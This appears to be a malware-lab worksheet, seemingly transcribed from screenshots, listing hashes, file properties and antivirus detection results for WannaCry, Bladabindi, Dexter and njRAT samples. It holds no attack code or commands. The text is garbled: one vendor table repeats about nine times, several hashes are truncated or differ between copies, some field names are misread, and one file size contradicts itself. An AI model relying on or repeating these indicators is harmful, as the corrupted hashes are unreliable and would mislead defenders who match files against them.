TrID	Win32 Executable MS Visual C++ (generic) (37.8%) Microsoft Visual C++ compiled executable (generic) (20%) Win64 Executable (generic) (12.7%) Win32 Dynamic Lin...
DetectEasy	PE32 Compiler:EP Microsoft Visual C/C++ (6.0 (1720-9782)) [EXE32] Compiler: Microsoft Visual C/C++ (12.00.9782) [C++] Linker: Microsoft Linker (6.00.8047) Tool: ...
Magika	PEBIN
File size	3.35 MB (3514368 bytes)
PEiD packer	Microsoft Visual C++

History

Creation Time	2010-11-20 09:05:05 UTC
First Seen In The Wild	2013-05-04 10:00:45 UTC
First Submission	2017-05-12 07:31:10 UTC
Last Submission	2025-03-11 17:27:03 UTC
Last Analysis	2025-03-11 16:43:22 UTC

Names

Wannacry.exe
ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
SuperKeyPass.exe
diskpart.exe
format.exe
Endermarch@WannaCryptor.exe.bin
WannaCry
WannaCry.EXE
wannacry.exe
WannaCry.exe

HashMyFiles

File Edit View Options Help

Filename	MD5	SHA-256	File Size	Modified Time
hostr.exe	5a559b6d223c79f3736dc52794636cf	6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bbb41e1	107,520	12/10/2013 10:20:53 PM

Properties

Filename: hostr.exe
MD5: 5a559b6d223c79f3736dc52794636cf
SHA1: 5c4676b37fc49990d21960a2df57af72ceef29a
CRC32: 3006edd4
SHA-256: 6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bbb41e1
SHA-512: 7a12510fe2104a1860bccdd12d96449eb8b02e30f9757bf3fb4aeef3373c710aef380ac
SHA-384: 0b53ea96e75ead888fb5b39b675fb9531d38adacc7e001023bb3562f298ef505d7467712
Full Path: C:\Users\simon\Desktop\theZoo\malware\Binaries\Trojan.Bladabindi\hostr.exe
Modified Time: 12/10/2013 10:20:53 PM
Created Time: 12/11/2014 6:56:24 AM
Entry Modified Time: 3/11/2025 4:03:57 PM
File Size: 107,520
File Version: 0.0.0.0
Product Version: 0.0.0.0
Identical:
Extension: exe
File Attributes: A
Hash Start Time: 3/11/2025 7:22:11 PM
Hash End Time: 3/11/2025 7:22:11 PM
Hashing Duration: 00:00:00.006

OK



6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bbb41e1

64 / 72 security vendors flagged this file as malicious

Community Score -93

6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bbb41e1
max.exe
pe executable direct-cpu-clock-access assembly long-sleeps detect-debug-environment via-tor persistence runtime-modules

Size 105.00 KB Last Analysis Date 9 days ago EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS
ClamAV	Win.Trojan-Agent-1291141	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msl	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Bifrost.19762
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.MSILPerseus.25588 (B)
eScan	Gen:Variant.MSILPerseus.25588	ESET-NOD32	MSIL/Bladabindi.O
Fortinet	MSIL/Generic.AP.EA844ltr	GData	Gen:Variant.MSILPerseus.25588
Google	Detected	Gridinsoft (no cloud)	Trojan.Win32.Agent.bals1
Huorong	Backdoor/Bladabindi.e	Ikarus	Trojan.MSIL.Injector
Jiangmin	Trojan/Generic.azoui	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Backdoor.MSIL.Bladabindi.gen
Kingssoft	Malware.kb.c.1000	Lionic	Trojan.Win32.Generic.ILPm
Malwarebytes	Malware.AI.4011170465	MaxSecure	Trojan.Malware.73686729.susgen
McAfee Scanner	Real Protect-LSI5A559B6D223C	Microsoft	Backdoor:MSIL/Bladabindi
NANO-Antivirus	Trojan.Win32.Dwn.ctopxm	Palo Alto Networks	Generic.ml

Details

File Info

Relationships

Behaviors

Community

15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msl/bladabindi Threat categories trojan Family labels msl bladabindi msiperseus

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Agent.R8B176	Alibaba	Backdoor:MSIL/Bladabindi.de8a8c0d
ALYac	Gen:Variant.MSIL.Perseus.25588	Anti-AVL	Trojan/Win32.Pakes
Arcabit	Trojan.MSILPerseus.D63F4	Avast	Win32:RATX-gen[Trj]
AVG	Win32:RATX-gen [Trj]	Avira (no cloud)	TR/Barys.10755412
BitDefender	Gen:Variant.MSIL.Perseus.25588	Bkav Pro	W32.AIDetectMalware.CS

S 6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bb41e1

64/72 security vendors flagged this file as malicious

6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bb41e1
max.exe

Size: 105.00 KB | Last Analysis Date: 9 days ago | EXE

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY** 15+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MDS	5a5596d222c79f373dc52794636cf
SHA-1	5c4676397fc49990d21960a2df57af72cef29a
SHA-256	6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bb41e1
Vhash	21504656557519113120
Authentihash	1f13aa0bd6d6c9acf5238e94823cf804b68d54e411134c3f8f05cc4b24ae49db
ImpHash	f34d572d4577edfd9cecc516c1f5a744
SSDEEP	1536:adYdEasJqkLksX0cfAjlYuU4r/1cBSVlePDVkhgIJZH:aasJJUFQderYRH
TLSH	T154B32C4F2BD0901ECDE00374E68EATC90091990596f118826BEF0078019F36BE778D96
File type	Win32 EXE executable windows win32 pe
Magic	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
TrID	Generic CIL Executable (.NET, Mono, etc.) (66.5%) Win64 Executable (generic) (9.5%) Win32 Dynamic Link Library (generic) (5.9%) Win16 NE executable (generic) (4.5...)
DetectItEasy	PE32 Compiler: VB.NET Library: .NET (v2.0.50727) Linker: Microsoft Linker (6.0)
Magika	PEBIN
File size	105.00 KB (107520 bytes)
PEiD packer	.NET executable

History

Creation Time	2013-10-06 14:24:17 UTC
First Seen In The Wild	2020-04-30 18:25:27 UTC
First Submission	2013-11-21 15:41:19 UTC
Last Submission	2025-03-02 09:19:17 UTC
Last Analysis	2025-03-02 09:19:17 UTC

Names

hostr.exe
max.exe
hostr (6).exe
ec83b2d446200dd0392570446c898a3.exe
a92e828451f71eec6090620cc0d80f1.usa
db78f8723683997a5b9761b6db058c8b.usa
hostr.exe
Bladabindi.exe
6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bb41e1
%SAMPLEPATH%

Signature info

Signature Verification

⚠ File is not signed

Win32.Infostealer.Dexter:

HashMyFiles

File Edit View Options Help

Filename	MD5	SHA-256	File Size	Modified Time
win33.exe	140d24af0c2b3a18529df12dfbc5f6de	4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92	68,096	9/23/2013 12:13:50 PM

Properties

Filename: win33.exe
MD5: 140d24af0c2b3a18529df12dfbc5f6de
SHA1: e8db5ad2b7ffede3e41b9c3adb24f3232d764931
CRC32: 604aca49
SHA-256: 4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92
SHA-512: a2ead649f155555ec3e55800494f833d18cea68afe736807ec23b5991242928a0853e451
SHA-384: 032208310f37895806f4fc2daa521507ddd2c5be57573460ff6101db2bb44450821622
Full Path: C:\Users\simon\Desktop\theZoo\malware\Binaries\Win32.Infostealer.Dexter\win33.exe
Modified Time: 9/23/2013 12:13:50 PM
Created Time: 3/11/2025 4:07:27 PM
Entry Modified Time: 3/11/2025 4:07:27 PM
File Size: 68,096
File Version:
Product Version:
Identical:
Extension: exe
File Attributes: A
Hash Start Time: 3/11/2025 7:20:24 PM
Hash End Time: 3/11/2025 7:20:24 PM
Hashing Duration: 00:00:00.000

OK



4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92

66 / 72 security vendors flagged this file as malicious

Community Score -480

Detection Details Relations Behavior Community 23+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.dexter/sydg Threat categories trojan Family labels dexter sydg poxters

Security vendors' analysis

Vendor	Analysis	Family	Notes
AhnLab-V3	Trojan/Win32.Agent.R66523	Alibaba	TrojanPSW:Win32/Dexter.8c5ba213
AliCloud	Trojan:Win/Agent!AID.JBCM	ALYac	Spyware.Infostealer.Dexter
Antiy-AVL	Trojan/Win32.Invader	Arcabit	Generic.Malware.Sydg.D7AA4FFF
Avast	Win32:Dexter-[Trj]	AVG	Win32:Dexter-[Trj]
Avira (no cloud)	TR/Hijacker.Gen	BitDefender	Dropped:Generic.Malware.Sydg.1956AFFF
Bkav Pro	W32:AI DetectMalware	ClamAV	Win.Malware.Dexter-9654223-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.dexter
Cylance	Unsafe	Cynet	Malicious (score: 100)
Deepinstinct	MALICIOUS	DrWeb	Trojan.Packed.21724
Elastic	Malicious (high Confidence)	Emsisoft	Dropped:Generic.Malware.Sydg.1956AF...
eScan	Dropped:Generic.Malware.Sydg.1956AFFF	ESET-NOD32	A Variant Of Win32/Poxters.E
Fortinet	W32/Poxters.Eltr	GData	Dropped:Generic.Malware.Sydg.1956AFFF
Google	Detected	Gridinsoft (no cloud)	PWS.Win32.Dexter.ccls3
Huorong	Trojan/Agent.aid	Ikarus	Trojan.Win32.Poxters
Jiangmin	Trojan/Pincav.scs	K7AntiVirus	Trojan (004b9fa61)
K7GW	Trojan (004b9fa61)	Kaspersky	HEUR:Trojan.Win32.Generic
Kingsoft	Win32.Trojan.Generic.a	Lionic	Trojan.Win32.Generic.IVqc
Malwarebytes	Generic.Malware.AI.DDS	McAfee Scanner	Real Protect-LS!140D24AF0C2B
Microsoft	PWS:Win32/Dexter.A	NANO-Antivirus	Trojan.Win32.Hijacker.ftgjc

S 4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92

66 / 72 security vendors flagged this file as malicious

Community Score 480

4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92
win33.exe

Size 66.50 KB | Last Analysis Date 7 days ago | EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 23+

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Basic properties

MDS	140d24af0c2b3a18529df12dfbc5f6de
SHA-1	e8db5ad2b7ffeed3e41b9c3ad2bf3232d764931
SHA-256	4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92
Vhash	064046e655756d8d24b713z11z102010a1z81z7z
Authentihash	e5939c624d2b96714e3876a34a0869f371f97b37ab7960e6acd31d878e95ca3
Impishash	765f762edba487e5bdad3dceee4d321f6
Rich PE header hash	a502578605f7ed5201bbfc3d73a2f61
SSDEEP	1536:LPJmHYYiz/Bm8sYCNLekekdwxxin+tw9f8tEMY4WqLPh+HymtHQWdekyPvgEMY4
TLSH	T16F638C16ED00806BF1B2008927642C76DAFF766390CE396D018C599749E3FBF8643
File type	Win32 EXE executable windows win32 pe pexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (47.3%) Win64 Executable (generic) (15.9%) Win32 Dynamic Link Library (generic) (9.9%) Win16 NE executable (generic) (7...)
DetectItEasy	PE32 Compiler: Microsoft Visual C/C++ [14.00.50727] [C] Linker: Microsoft Linker [8.00.50727] Tool: Visual Studio (2005)
Magika	PEBIN
File size	66.50 KB (6096 bytes)

History

Creation Time	2013-08-28 16:22:09 UTC
First Seen In The Wild	2015-02-18 23:51:30 UTC
First Submission	2013-09-06 16:09:11 UTC
Last Submission	2025-03-05 12:09:39 UTC
Last Analysis	2025-03-04 14:23:17 UTC

Names

win33.exe
javaplugin.exe
embedded.exe
win33.exe.exe
result.exe
win33.exe.txt
4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92-dropped.bin
e8db5ad2b7ffeed3e41b9c3ad2bf3232d764931.bin
4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92
4eabb1adc035f035e010c0d0d259c683e18193f509946652ed8aa7c5d92b6a92_win33.exe

Portable Executable Info

Compiler Products

NirSoft HashMyFiles 2.0.0.0 build 4032 - 2025-03-04 14:23:17

njRAT:

HashMyFiles

File Edit View Options Help

Filesize: 982,016 Modified Time: 9/27/2013 12:00:20 PM

Filename	MD5	SHA-256	File Size	Modified Time
njRAT.exe	0431311b5f024d6e66b90d59491f2563	fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199	982,016	9/27/2013 12:00:20 PM

Properties

Filename: njRAT.exe
MD5: 0431311b5f024d6e66b90d59491f2563
SHA1: e9ff4da7e3f2199cbc16d37d8935cb1b0567ac2a
CRC32: 8959d561
SHA-256: fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199
SHA-512: d44b14e4b24e6e2d506ec32098488a16ebd5d5f57499ecd85e887b8af2a3e1f9ed20d41:
SHA-384: 2fc2ab678f34ff80936f41b09dc9031eb3dcf9edcf62879df2519e4355fc46fa587f39a11746
Full Path: C:\Users\simon\Desktop\theZoo\malware\Binaries\njRAT-v0.6.4\njRAT-v0.6.4\njRAT.exe
Modified Time: 9/27/2013 12:00:20 PM
Created Time: 12/15/2014 11:00:53 AM
Entry Modified Time: 3/11/2025 4:05:43 PM
File Size: 982,016
File Version: 0.6.4.0
Product Version: 0.6.4.0
Identical:
